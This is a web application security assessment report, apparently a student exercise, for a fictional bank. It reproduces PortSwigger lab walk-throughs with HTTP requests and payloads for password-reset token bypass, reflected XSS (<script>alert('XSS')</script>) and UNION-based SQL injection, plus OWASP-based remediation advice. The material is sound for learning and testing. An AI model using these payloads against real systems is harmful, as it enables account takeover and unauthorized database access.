CUSTOMER **BANK XYZ**

SUBJECT **WEB APPLICATION**

DOCUMENT **SECURITY ASSESSMENT REPORT**

AUTHOR **Allen Camille Muco**

Table of contents

1. EXECUTIVE SUMMARY

Between 2024-11-18 and 2024-11-25, our development team conducted a comprehensive security assessment of the Bank XYZ web application. This evaluation was conducted to ensure the security and robustness of the application prior to its launch into production.

The primary objectives of this assessment were to evaluate the current security posture of the web application, focusing on its client integration and customer portal. Additionally, we aimed to assess the security of the API endpoints that the application relies on.

Given that Bank XYZ handles sensitive financial data, the security assessment was designed to identify potential vulnerabilities that could be exploited by attackers to leak customer data or compromise the integrity of the application. This report details the findings of the assessment, providing technical insights into the identified vulnerabilities along with recommendations for their mitigation.

1.1. Results.

The security assessment identified several vulnerabilities within the platform that could potentially allow unauthorized access to customer data and functionalities. These vulnerabilities provide attackers with various tactics, including the distribution of maliciously crafted links to logged-in users, encouraging them to click on these links. The evaluation revealed multiple instances of vulnerabilities within the same category, primarily due to the application's undue trust in data supplied by users. This highlights significant risks to the integrity and security of the web application.

1.2. Recommendations.

Prioritize the initial risk assessment to consider the business risk and internal knowledge of the systems. It is crucial to mitigate all identified vulnerabilities, including those classified as low severity. Addressing low severity vulnerabilities enhances the overall security posture of the application. Attackers can sometimes chain multiple low severity issues into a high impact vulnerability; by mitigating these issues, the chain can be broken, preventing potential attacks. For detailed recommendations and best practices, refer to the OWASP guidelines.

2. FINDINGS AND RECOMMENDATIONS

This section of the report groups vulnerabilities together at a high level and provides recommendations on improving the application's security posture. More detailed vulnerability descriptions can be found in Section 3.

2.1. Approach to Testing.

The security evaluation was conducted as a comprehensive web application assessment. The primary objective was to uncover weaknesses, misconfigurations, technical flaws, and vulnerabilities. This involved a thorough analysis of the application's functionality and the implementation of its security mechanisms. The OWASP Top 10:2021[1] and OWASP Web Security Testing Guide[2] served as key references throughout the assessment.

Security testing is inherently complex and dynamic, making it impractical to exhaustively enumerate every potential test case. However, commonfocus areas included:

- Authorization
- Injection attacks
- Error handling
- Cryptography
- Business logic

Different vulnerabilities are more effectively identified through various testing methods. Some are best found via automated tools, others require manual inspection, and some are more apparent when reviewing source code. Therefore, a blend of these techniques was utilized during the evaluation.

Bank XYZ provided test accounts in their staging environment across various tenants, as well as read access to the relevant source code. The primary tool used for the assessment was Burp Suite Community Edition.

[1] https://owasp.org/Top10/
[2] https://owasp.org/www-project-web-security-testing-guide/

2.2. Findings and Recommendations.

The assessment of the Bank XYZ web application identified several critical vulnerabilities related to authentication, Reflected Cross-Site Scripting (XSS), and SQL injection (SQLi). These vulnerabilities primarily arise from improper handling and validation of user-supplied data, exposing the application to various attack vectors.

Authentication Vulnerabilities: Weaknesses in the authentication mechanisms could allow unauthorized access to user accounts and sensitive data. It is crucial to implement stronger authentication protocols, such as multi-factor authentication (MFA), and ensure that all user credentials are securely stored and managed.

Reflected Cross-Site Scripting (XSS): The application's inadequate validation of user inputs allows for the execution of malicious scripts within the user's browser. To mitigate this risk, it is essential to implement comprehensive input validation and output encoding practices. By ensuring that data is properly encoded before being rendered in the browser, the risk of XSS attacks can be significantly reduced.

SQL Injection (SQLi): The improper handling of user inputs in SQL queries can allow attackers to execute arbitrary SQL commands, potentially compromising the database. To prevent SQL injection attacks, it is recommended to use prepared statements with parameterized queries and to validate all user inputs to ensure they conform to expected patterns.

By addressing these vulnerabilities, the security of the Bank XYZ web application can be significantly enhanced. These measures will not only protect sensitive customer data but also strengthen the overall security posture of the application. While specific technical remediation steps for each identified vulnerability are detailed in Section 3, the recommendations provided here serve as a high-level overview for improving the application's security.

2.3. Delimitations and Restrictions.

While the assessment leveraged simulations and laboratory exercises to identify vulnerabilities, it is important to note that a complete and exhaustive source code review of all components, libraries, and applications was beyond the scope of this evaluation. The security assessment focused on practical demonstrations and theoretical analysis of potential vulnerabilities rather than a detailed examination of the entire codebase. This approach aimed to provide insights into the security posture of the Bank XYZ web application through targeted simulations and controlled testing environments. Consequently, certain vulnerabilities or issues may not have been identified due to the limited scope of the review.

3. RESULTS AND RECOMMENDATIONS

3.1 Severity ratings.

Severity	Description
High	Security vulnerabilities can give an attacker total or partial control over a system or allow access to or manipulation of sensitive data.
Medium	Security vulnerabilities can give an attacker access to sensitive data but require special circumstances or social methods to fully succeed.
Low	Security vulnerabilities can have a negative impact on some aspects of the security or credibility of the system or increase the severity of other vulnerabilities, but which do not by themselves directly compromise the integrity of the system.
Info.	Informational findings are observations that were made during the assessment that could have an impact on some aspects of security but in themselves do not classify as security vulnerabilities.

Table 1: Severity ratings.

3.2 Outline of identified vulnerabilities.

Vulnerability	High	Medium	Low	Info.
3.3.1 Authentication	✓			
3.3.2 Reflected Cross-Site Scripting (XSS)		✓		
3.3.3 SQL injection (SQLi)		✓		

Table 2: Identified vulnerabilities.

3.3 Technical description of findings.

3.3.1 Authentication.

Severity: high.

Description.

Authentication is the process of verifying the identity of a user or client. Given that websites are accessible to anyone connected to the internet, robust authentication mechanisms are critical to maintaining effective web security[3].

There are three main types of authentication factors:

1. **Knowledge Factors:** Something you know, such as a password or the answer to a security question.
2. **Possession Factors:** Something you have, such as a mobile phone or security token.
3. **Inherence Factors:** Something you are or do, like biometrics (fingerprints, facial recognition) or patterns of behavior.

Authentication mechanisms employ various technologies to verify one or more of these factors to ensure secure access[1].

During the security assessment, it was discovered that the sandbox-dev.bank.com customer portal had vulnerable authentication. This report will simulate the exploitation of this vulnerability through a detailed laboratory exercise. Authentication vulnerabilities typically arise in two main ways: first, weak authentication mechanisms that fail to adequately protect against brute-force attacks, and second, logic flaws or poor coding that allow attackers to bypass authentication entirely, known as "broken authentication." In web development, flawed authentication logic is particularly concerning as it can easily lead to significant security issues[4].

According to the Open Web Application Security Project (OWASP), broken authentication is one of the most severe threats to web applications and APIs. Broken authentication ranks as the second most critical API vulnerability in the OWASP API Top 10, while broken access control is the top security vulnerability for web applications according to the OWASP Top 10.

Broken authentication attacks can have devastating impacts for both organizations and their customers. Unauthorized access to user accounts and sensitive data leads to breaches of privacy, financial losses, and reputational damage. For end-users, these attacks can result in identity theft and unauthorized transactions, while businesses may suffer from data manipulation, operational disruptions, and legal consequences. The resulting loss of trust and financial implications can be severe and long-lasting.

[3] https://portswigger.net/web-security/authentication
[4] https://brightsec.com/blog/broken-authentication-impact-examples-and-how-to-fix-it/

Lab: Password reset broken logic[5]

This lab's password reset functionality is vulnerable. To solve the lab, reset Carlos's password then log in and access his "My account" page. **Your credentials:** wiener:peter **Victim's username:** carlos

To solve the lab "Password Reset Broken Logic," Burp Suite was used to identify and exploit a vulnerability in the password reset functionality. The objective was to reset the password for the user "Carlos" and gain access to his account.

First, Burp Suite was configured as a proxy, and a password reset was requested for an account using the "Forgot your password?" link. After receiving the reset email, the link was clicked to change the password. With Burp Suite running, the HTTP requests and responses related to the password reset process were monitored.

```
POST /forgot-password HTTP/2
Host: 0a3500080482fc93e83fcd1f00e50046.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
username=wiener
```

It was observed that the password reset token was included as a URL query parameter in the reset email. When submitting the new password, the POST /forgot-password?temp-forgot-password-token request contained the username as a hidden input. This request was sent to Burp Repeater for further analysis.

In Burp Repeater, it was found that the password reset functionality still worked even if the value of the temp-forgot-password-token parameter was deleted in both the URL and the request body. This confirmed that the token was not being verified when submitting the new password.

```
POST /forgot-password?temp-forgot-password-token=6qh4908kox8yvfgk6ry1tmbnahclaf2w
HTTP/2
Host: 0a3500080482fc93e83fcd1f00e50046.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 125
temp-forgot-password-token=6qh4908kox8yvfgk6ry1tmbnahclaf2w&username=wiener&new-
password-1=passwords&new-password-2=passwords
```

[5] https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-reset-broken-logic

To exploit this vulnerability, a new password reset was requested, and the password was changed again. The POST /forgot-password?temp-forgot-password-token request was sent to Burp Repeater once more. In Repeater, the value of the temp-forgot-password-token parameter was removed, and the username parameter was changed to "Carlos." A new password was set for Carlos, and the request was sent.

```
POST /forgot-password?temp-forgot-password-token=x HTTP/2
Host: 0a3500080482fc93e83fcd1f00e50046.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 94
temp-forgot-password-token=x&username=carlos&new-password-1=passwords&new-
password-2=passwords
```

Finally, using the new password, access to Carlos's account was gained by logging in and clicking on the "My account" page to complete the lab.

By following these steps, the broken logic in the password reset functionality was demonstrated, showcasing a critical security vulnerability for the organization.

Recommendations.

To mitigate authentication vulnerabilities, it's crucial to implement multifactor authentication (MFA) and enforce strong password policies. Protect against brute-force attacks by limiting failed login attempts and ensuring secure session management. Avoid default credentials and validate secure password recovery processes. Logging and monitoring for suspicious activities are also essential for early detection and response. For detailed recommendations, please refer to the OWASP Authentication Cheat Sheet.

3.3.2 Reflected Cross-Site Scripting (XSS).

Severity: medium.

Description.

Cross-Site Scripting (XSS) is a web security vulnerability that allows an attacker to manipulate the interactions between users and a compromised application. By exploiting this vulnerability, an attacker can bypass the same-origin policy, designed to separate different websites from each other[6].

XSS vulnerabilities often enable attackers to pose as authentic users, perform actions on their behalf, and access their data. If the affected user has privileged access within the application, the attacker could potentially gain complete control over all functionalities and data of the application.

How does XSS work? XSS functions by exploiting vulnerabilities in a website to inject malicious JavaScript, which is then delivered to the users. When this malicious code is executed in the victim's browser, the attacker gains the ability to completely compromise their interactions with the application[3].

There are three main types of XSS attacks: reflected XSS, stored XSS, and DOM-based XSS. **Reflected XSS attacks** occur when the injected script is bounced back from the web server, such as in search results, error messages, or any other response that incorporates some or all the input sent to the server as part of the request. These attacks reach victims through another vector, such as an email or another website. When a user is deceived into clicking a malicious link, submitting a specially crafted form, or merely visiting a malicious site, the injected code is transmitted to the vulnerable website, which then echoes the attack back to the user's browser. The browser executes the code, believing it originated from a trusted server. Reflected XSS is also known as Non-Persistent or Type-I XSS, as the attack is completed through a single request/response cycle[7].

Various experiments have been conducted to study reflected XSS attacks.

The following experiment simulates a reflected XSS vulnerability found in the sandbox-dev.bank.com customer portal. This lab contains a simple reflected cross-site scripting vulnerability in the search functionality.

Lab: Reflected XSS into HTML context with nothing encoded[8]


This lab's search functionality is vulnerable to reflected XSS. This type of vulnerability allows attackers to inject malicious scripts (usually JavaScript) into content delivered to users, compromising their interactions with the application. The attacker can gain access to the

[6] https://portswigger.net/web-security/cross-site-scripting#what-is-cross-site-scripting-xss
[7] https://owasp.org/www-community/attacks/xss/
[8] https://portswigger.net/web-security/cross-site-scripting/reflected/lab-html-context-nothing-encoded

user's session, including all associated information and authentication details, leading to data theft, session hijacking, and unauthorized actions.

Steps to solve the lab:


1. **Analyze the Search Functionality:** Enter a simple text string (e.g., "my search") in the search field and click the search button. Observe how the input is directly reflected back on the page without any encoding or escaping.



```
E html>
⋯</head>
ipt src="/resources/labheader/js/labHeader.js"></script>
 id="academyLabHeader">⋯</div>
 theme="blog">
ection class="maincontainer">
div class="container is-page">
 <header class="navigation-header">⋯</header> flex
 <header class="notification-header"> </header>
 <section class="blog-header">
   <h1>0 search results for 'my search'</h1> == $0
   <hr>
```

2. **Identify the XSS vulnerability:** Inject a malicious script in the search field using the following payload: `<script>alert('XSS');</script>`. Enter this payload into the search field and click the search button.
3. **Execute the XSS attack:** An alert box should pop up with the message "XSS," indicating that the search function is vulnerable to reflected XSS.

Below is a screenshot showing the injected script and the alert box:



```
https://0a4500dd03dc1530b74de0c6003800a3.web-security-academy.net/?search=<script>alert%28%27XSS%27%29%3B<%2Fscript>
```

…c6003800a3.web-security-academy.net says
XSS

Recommendations.

Ensure all user inputs are properly validated and sanitized. By applying strict input validation, you prevent attackers from injecting malicious scripts. Use whitelisting techniques to allow only expected input formats and reject any unexpected or harmful data. Untrusted data should be encoded and/or escaped according to the context in which it is included, such as HTML, JavaScript, CSS, or URLs. This prevents the data from being treated as part of the page's code structure, thereby preventing malicious scripts from being executed. For more information on Cross-Site Scripting mitigation, see the OWASP XSS Prevention Cheat Sheet[9].

3.3.3 SQL injection (SQLi).

Severity: medium.

Description.

SQL injection (SQLi) is a critical web security vulnerability that allows attackers to interfere with the queries an application makes to its database. By exploiting SQLi, attackers can gain unauthorized access to sensitive data, such as user information, passwords, and credit card details. This manipulation can lead to persistent changes in the application's behavior and data integrity[10].

The impact of a successful SQL injection attack can be devastating. Attackers can retrieve sensitive information that they are not normally authorized to access, potentially leading to identity theft and financial losses for users. Furthermore, attackers can modify or delete data, which can disrupt the normal functioning of the application and cause significant operational issues for the organization.

SQL injection attacks have been responsible for many high-profile data breaches over the years, causing severe reputational damage and resulting in hefty regulatory fines. In some cases, attackers can use SQLi to create a persistent backdoor into an organization’s systems, enabling long-term compromises that go undetected for extended periods, thereby exacerbating the security risks and potential damage[11].

The following experiment simulates a SQL injection vulnerability found in the sandbox-dev.bank.com customer portal. This lab contains a SQL injection vulnerability in the product category filter, allowing a UNION attack to retrieve results from an injected query. To solve the lab, the task is to display the database version string.

[9] https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
[10] https://owasp.org/www-community/attacks/SQL_Injection
[11] https://www.networkworld.com/article/774237/data-center-sql-injection-attacks-led-to-massive-data-breaches.html

Lab: SQL Injection Attack - Querying the Database Type and Version on MySQL and Microsoft[12]

To solve the lab, follow these steps:

1. **Intercept and Modify the Request:** Use Burp Suite to intercept and modify the request that sets the product category filter.
2. **Find the Number of Columns:** Determine the number of columns that are being returned by the query. Start by using the following payload in the category parameter:

```
' order by 3#
```

```
GET /filter?category=Clothing%2c+shoes+and+accessories  '+order+by+3%23 HTTP/2
Host: 0a2900ea04334871813052bb00d000fb.web-security-academy.net
Cookie: session=yp8e5EZggVdjXN2PH5YGew0RM4ft9JqD
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/126.0.6478.127 Safari/537.36
```

You receive an internal server error; it indicates that there are fewer than 3 columns. In this case, use:

```
' order by 2#
```

```
GET /filter?category=Clothing%2c+shoes+and+accessories  '+order+by+2%23 HTTP/2
Host: 0a2900ea04334871813052bb00d000fb.web-security-academy.net
Cookie: session=yp8e5EZggVdjXN2PH5YGew0RM4ft9JqD
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/126.0.6478.127 Safari/537.36
```

This confirms that there are 2 columns returned by the query.

3. **Determine Which Columns Contain Text Data:** Next, figure out which columns contain text data by using the following payload:

```
' UNION SELECT  'a', 'a'#
```

```
GET /filter?category=Clothing%2c+shoes+and+accessories  '+UNION+SELECT+'a',+'a'%23 HTTP/2
Host: 0a2900ea04334871813052bb00d000fb.web-security-academy.net
Cookie: session=yp8e5EZggVdjXN2PH5YGew0RM4ft9JqD
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/126.0.6478.127 Safari/537.36
```

Both columns should accept text data.

[12] https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database-version-mysql-microsoft

4. **Display the Database Version:** Finally, to display the database version, use the following payload:

```
' UNION SELECT @@version, NULL#
```

```
GET /filter?category=Clothing%2c+shoes+and+accessories
'+UNION+SELECT+@@VERSION,+NULL%23 HTTP/2
Host: 0a2900ea04334871813052bb00d000fb.web-security-academy.net
Cookie: session=yp8e5EZggVdjXN2PH5YGew0RM4ft9JqD
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/126.0.6478.127 Safari/537.36
```

By following these steps, the SQL injection vulnerability can be exploited to retrieve the database version string. This vulnerability poses significant risks for the bank's web application. Unauthorized access to sensitive information, data manipulation, and potential service disruptions are among the critical consequences. Additionally, the exploitation of such a vulnerability can lead to a loss of customer trust, reputational damage, and severe financial and regulatory repercussions for the bank.

Recommendations.

To mitigate SQL injection vulnerabilities, the bank should implement prepared statements and parameterized queries, validate and sanitize all inputs, and ensure that the database user has the least privileges necessary. Regular security assessments and security awareness training for developers are also essential. Additionally, deploying a Web Application Firewall (WAF) can help detect and block SQL injection attempts. It is also good security practice to avoid revealing such details and to keep systems updated with security patches. For detailed recommendations, refer to the OWASP Top Ten and the OWASP Application Security Verification Standard (ASVS)[13].

[13] https://owasp.org/www-project-application-security-verification-standard/